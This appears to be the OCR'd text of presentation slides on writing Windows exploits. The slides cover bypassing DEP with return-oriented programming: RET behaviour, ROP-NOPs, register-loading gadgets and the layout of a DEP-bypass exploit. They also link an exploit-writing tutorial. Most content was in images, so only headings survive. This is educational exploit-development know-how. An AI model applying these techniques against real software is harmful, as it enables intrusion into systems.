
(1) = doesn't exist

(2) = will fail because of default DEP Policy settings


https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

DEP (Data Execution Prevention)

What happens when a RET instruction is executed??




Start with a RETURN




ESP is just incremented
RETURN ist the ROP-NOP (ROP No Operation)

Execute a ROP Gadget




Load a Register




ROP Gadget 1

ROP Gadget 2

ROP Gadgets are often not perfect



DEP-Bypass Exploit Structure



Wrote your first windows exploit in less than one hour…

Thank you!